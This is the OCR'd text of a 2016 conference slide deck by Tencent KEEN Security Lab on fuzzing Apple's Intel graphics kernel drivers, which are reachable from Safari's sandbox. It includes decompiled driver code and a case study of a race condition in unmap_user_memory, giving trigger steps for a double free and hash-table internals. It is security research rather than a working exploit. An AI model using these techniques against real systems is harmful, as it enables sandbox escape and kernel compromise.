Don't Trust Your Eye: Apple Graphics Is Compromised!

Liang Chen (@chenliang0817)
Marco Grassi (@marcograss)
Qidan He (@flanker_hqd)

KEEN security lab

CanSecWest Vancouver 2016

About Us

- Liang Chen
  - Senior Security Researcher @ Tencent KEEN Security Lab
  - Main focus: Browser exploitation, OS X/iOS sandbox escape
- Marco Grassi
  - Senior Security Researcher @ Tencent KEEN Security Lab
  - Main focus: Vulnerability Research, OS X/iOS, Android, Sandboxes
- Qidan He
  - Senior Security Researcher @ Tencent KEEN Security Lab
  - Main focus: Vulnerability auditing/fuzzing, OS

Tencent KEEN Security Lab

- Previously known as KeenTeam
- All researchers moved to Tencent because of business requirement
- New name: Tencent KEEN Security Lab
- Yesterday our union team with Tencent PC Manager (Tencent Security Team Sniper) won “Master of Pwn” in Pwn2Own 2016

Agenda

- Apple graphics overview
- Fuzzing strategy
- Case study
- Summary

Apple graphics overview

Why attack the graphic drivers

- This part of the graphic stacks is reachable from the browser sandbox and resides in the kernel.
- Achieving kernel code execution will give us pretty much unrestricted access to the target machine.
- Especially true now that OS X introduced “System Integrity Protection”, often gaining userspace root is not the end of the exploitation kill chain, you have to compromise the kernel to disable “SIP”.
- Compromising the kernel before was a necessity only on iOS, now it’s starting to become more relevant also on OS X.

Safari WebProcess sandbox attack surface

- You can find the ”com.apple.WebProcess.sb” sandbox profile and see what is reachable (and the imported “system.sb”).
  - (allow iokit-open
  - (iokit-connection "IOAccelerator")
  - (iokit-user-client-class "IOAccelerationUserClient")
  - (iokit-user-client-class "IOSurfaceRootUserClient")
- iokit-connection allows the sandboxed process to open all the userclient under the target IOService(much less restrictive than iokit-user-client-class)

KEEN security lab

UserClients under IntelAccelerator

UserClient Name	Type
IGAccelSurface	0
IGAccelGLContext	1
IGAccel2DContext	2
IOAccelDisplayPipeUserClient2	4
IGAccelSharedUserClient	5
IGAccelDevice	6
IOAccelMemoryInfoUserClient	7
IGAccelCLContext	8
IGAccelCommandQueue	9
IGAccelVideoContext	0x100

KEEN security lab

UserClients under IntelAccelerator

- Each userclient has a IOService points to IntelAccelerator object
- IntelAccelerator object is global unique
  - Created upon booting
- Most operation on the IntelAccelerator requires Lock (otherwise vulnerable to race condition attack)
  - Except for some read operations


```
__int64 __fastcall IOAccelGLContext2::context_finish(IGAccelGLContext *this)
{
  int v1; // eax@1
  unsigned int v2; // ecx@1

  v1 = ((__int64 (__fastcall *)(IOAccelEventMachineFast2 *, _BYTE *))this->m_IntelAccel->m_eventMachine2->vt->__ZN24
              this->m_IntelAccel->m_eventMachine2,
              &this->gap530[24]);
  v2 = 0xE00002D6;
  if ( v1 != -1 )
  {
    *(_DWORD *)&this->m_IntelAccel->gap18C[296] += v1;
    v2 = 0;
  }
  return v2;
}
```

KEEN security lab

UserClient Interface

- Implemented by different Kexts
- For example: IGAccelGLContext
    - Method 0x200 – 0x206
        - Class IGAccelGLContext in AppleIntelBDWGraphics
    - Method 0x100 – 0x105
        - Class IOAccelGLContext in IOAcceleratorFamily2
    - Method 0x0 – 0x7
        - Class IOAccelContxt2 in IOAcceleratorFamily2
- Even within method calls, its child class's method can be called because of polymorphism
- Any problems?
    - Problem 1: Does the developer fully understand what their parent's implementation is?
    - Problem 2: Does the method implementer know which function call him, what check is performed?
    - If not, vulnerabilities are introduced



Fuzzing strategy

Passive Fuzzing

- Load some 2D or 3D game/App
- Write a dylib to hook IOKit APIs:
  - IOConnectMapMemory/IOConnectUnmapMemory
  - IOConnectCallMethod/IOConnectCallScalarMethod
- Randomly change the content of the parameters
- Ian Beer from Google Project Zero did it 2 years ago.
  - Found several bugs in processing sideband buffers in GLContext/CLContext::submit_data_buffers

KEEN security lab

Passive Fuzzing – Pros and Cons

- Pros:
  - Easy to implement
  - Even for random fuzzing, it is effective

- Cons:
  - Hard to reproduce the issue
  - Cannot cover all the interface

Active fuzzing

- By sending random data to each interface
- Need quite some reverse engineering work to constrain the user input
  - Otherwise not effective
- How to make it more effective?

Active fuzzing – How to make more effective TIPS 1

- Ideal target for fuzzing : IGAccelSurface
  - Not too much parameter check before perform complicated operation
  - Is majorly called by WindowServer process:
    - Not suppose to be frequently used by Safari/User Apps
  - Many situations are not well considered when being called from Safari/User Apps directly.
- Several crashes by fuzzing with this single userclient.

KEEN security lab

Active fuzzing – How to make more effective TIPS 2

- Use similar approach for IGAccelGLContext will not generate any crashes, why?
    - The userclient is better tested.
    - GL context is not initialized by just calling IOServiceOpen
    - We must make its m_context to non-NULL
- Two approaches:
    - Initialize the GL context by running some hello world OpenGL apps, then find the mach_port of the opened GLContext userclient
    - Call IOConnectAddClient to add a IGAccelSharedUserClient to the newly created IGAccelGLContext
        - Will set the m_context field

```
__int64 __fastcall IGAccelGLContext::map_user_memory(IGAccelGLContext *a1, __int64 inputStruct, _QWORD *out
{
  _QWORD *v5; // r15@1
  unsigned int v6; // er13@1
  IOAccelResource2 *v7; // r14@5
  IntelAccelerator *v8; // r13@6
  IOMemoryDescriptor *v9; // rcx@6
  _BYTE *v10; // r13@6
  __int64 (__fastcall *v11)(_BYTE *, __int64, signed __int64); // r14@7
  __int64 v12; // rax@7
  IOAccelMemoryMap *v13; // r14@7
  IntelAccelerator *v14; // rbx@10
  IntelAccelerator *v15; // rbx@11
  IntelAccelerator *v16; // rbx@13
  _QWORD *v18; // [rsp+8h] [rbp-38h]@4
  IOAccelMemoryMap *v19; // [rsp+10h] [rbp-30h]@7

  v5 = outputStruct;
  v6 = 0xE00002C2;
  if ( inputStructCount == 16 )
  {
    if ( a1->m_context )
    {
      if ( !((*(_DWORD *)off_701D0 - 1) & *(_DWORD *)inputStruct) )
      {
        v18 = outputStructCount;
        if ( !IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTraits<unsigned long long>,IGIOMalloc
               (__int64)&a1->gap530[3096],
               (const void *)inputStruct) )
        {
          v7 = (IOAccelResource2 *)IOMemoryDescriptor::withAddressRange(
                                     *(_QWORD *)inputStruct,
                                     *(unsigned int *)(inputStruct + 8),
                                     0x10001u,
                                     *(task **)(a1->m_context + 0x70));
          v6 = 0xE00002BE;
          if ( v7 )
```

Active fuzzing – How to make more effective TIPS 3

- User clients are inter-connected

- For example
  - If a IGAccelSurface user client is created, it will be added to IntelAccelerator::IOAccelSurfaceList
  - Each IGAccelSurface has a unique surface ID, there are system created IGAccelSurface (with Surface ID 1, 2, 0xffffffe0)
  - User created IGAccelSurface ranges its surface ID from 0x3 – 0xffffffff
  - Can be obtained by calling IOAccelDevice2::get_surface_info to brute force enumerate the IDs
  - These IDs can be used to fuzz interfaces in other userclients (such as IOAccel2DContext2::set_surface)

- Creating a lot of user clients with such rules built, will increase the effectiveness a lot.

Hybrid fuzzing – combine active and passive fuzzing

- Use dylid hook to record the IOConnect call
- For each call, dump the mapped memory (for example, memory type 0, 1 , 2 for IGAccelGLContext)
- During active fuzzing, give possibility to use the recorded parameter
- Got several crashes

Case Study


IOKit vulnerability: CVE-????-????

- Race condition in an externalMethod in **AppleIntelBDWGraphics**.
- Affects every recent Mac with Intel Broadwell CPU/Graphics.
- Discovered by code auditing when looking for sandbox escapes into IOKit UserClients reachable from the Safari WebProcess sandbox.
- Unfortunately it got partially patched 1-2 weeks before pwn2own! ☹☹☹ . A replacement was needed. ☹
- Unpatched in OSX 10.11.3, only partial fix in 10.11.4 beta6.
- Reliably exploitable.
- Wrong/partial fix mistake responsibly disclosed to Apple.

KEEN security lab

IOKit vulnerability: CVE-????-????

- IGAccelCLContext and IGAccelGLContext are 2 UserClients that can be reached from the WebProcess Safari sandbox.
- The locking mechanisms in these UserClients is not too good, some methods expects only a well behaved single threaded access.
- First we targeted **unmap_user_memory**



KEEN security lab

IOKit vulnerability: some unsafe code

```
__int64 __fastcall IGAccelCLContext::unmap_user_memory(__int64 a1, const void *a2, __int64 a3)
{
  unsigned int v3; // er14@1
  _QWORD *v4; // rax@3
  _QWORD **v5; // r15@3
  IOGraphicsAccelerator2 *v6; // rbx@3
  IOGraphicsAccelerator2 *v7; // rbx@3

  v3 = -536870206;
  if ( a3 == 8
    && IGHashTable<[omitted]>::contains(
         a1 + 4072,
         a2) )
  {
    v4 = (_QWORD *)IGHashTable<[omitted]>::get(
                     a1 + 4072,
                     a2);
    v5 = (_QWORD **)*v4;
    IGHashTable<[omitted]>::remove(
      (__int64)v4,
      (_QWORD *)(a1 + 4072),
      a2);
    v6 = *(IOGraphicsAccelerator2 **)(a1 + 1320);
    IOLockLock(*((_QWORD *)v6 + 17));
    IOGraphicsAccelerator2::lock_busy(v6);
    v3 = 0;
```

Not thread safe operations on a IGHashTable of a IGAccelCLContext UserClient

Lock is acquired only here

Race condition – How to trigger it?

1. Open your target UserClient (IGAccelCLContext)
2. Call **map_user_memory** to insert one element into the IGHashTable
3. Call with 2 racing threads **unmap_user_memory.**
4. Repeat 2 and 3 until you are able to exploit the race window.
5. Double free on first hand
6. PROFIT!

Chance of stable exploit?

- The unmap race is not stable
- Easy to trigger null pointer dereference if we're removing *same* element
  - Both threads passes IGHashtable::contains
  - One thread removes and when another do gets, NULL is returned
  - No check on return value
    - Actually a good null-pointer-dereference bug
    - But cannot bypass SMAP and cannot used as Sandbox bypass
- Double free window is small

```
000000000002E927 call    __ZN16IntelAccelerator17waitForEven
000000000002E92C mov     rax, [r15]
000000000002E92F mov     rdi, r15
000000000002E932 call    qword ptr [rax+140h]
```

Chance of stable exploit?


- Structure of IGHashTable<unsigned long long, IGAccelMemoryMap>
  - Key is the userspace address of passed in map_user_memory
- When map_user_memory is called
  - ::contains searches hashtable for dup
    - Iterate through corresponding slot's hashlist and do memcmp on key
  - If not found, insert it and create/save ref to an IOAccelMemoryMap
- When unmap_user_memory is called
  - ::contains searches again
  - If found, call ::remove and call saved IOAccelMemoryMap's ptr's release virtual function

IGHashTable structure

- struct IGVector
  - Int64 currentSize
  - Int64 capacity
  - Void* storage
- struct IGElement (or whatever name your like)
  - Vm_address_t address
  - IOAccelMemoryMap* memory
  - IGElement* next
  - IGElement* prevs

IGHashTable structure (cont.)

- struct IGHashTable::Slot
  - IGElement* elementHead
  - void* tail
  - Size_t linkedListSize
- When the hashtable is empty… init with 16 slots




IGHashTable insertion

- When map_user_memory called
  - Retrieves hashindex using passed address
  - If slot already occupied
    - Append to tail of linked list on Slot
  - When (totElemCnt – occupiedSlotCnt)/totElementCnt > 0.51
    - And occupiedSlotCnt/vecCapacity > 26
    - The hashtable slots will be expanded *2
      - Create new slot vector, iterate all old values and add into it
      - Free old storage (double free here?)

IGHashTable example figure

- When element is inserted
  - Slot is located using hash function



① prev = tail
② tail = &(elem.next)
③ head = elem

(init to NULL)


IGHashTable example figure

① cur→prev = tail

② prev→next = elem

③ tail = &(cur→next)

- When element is inserted again




IGHashTable example figure

- When element is removed
  - Locate slot using hash index function
  - Iterate all items on list, compare for value (head Qword)
  - When match, do remove

① if(next=NULL()
tail= *prev

② next->prev = prev

③ *prev = next




IGHashTable example figure

- When element is removed
  - Locate slot using hash index function
  - Iterate all items on list, compare for value (head Qword)
  - When match, do remove

① if(next = NULL)
tail = *prev

② next->prev = prev

③ *prev = next

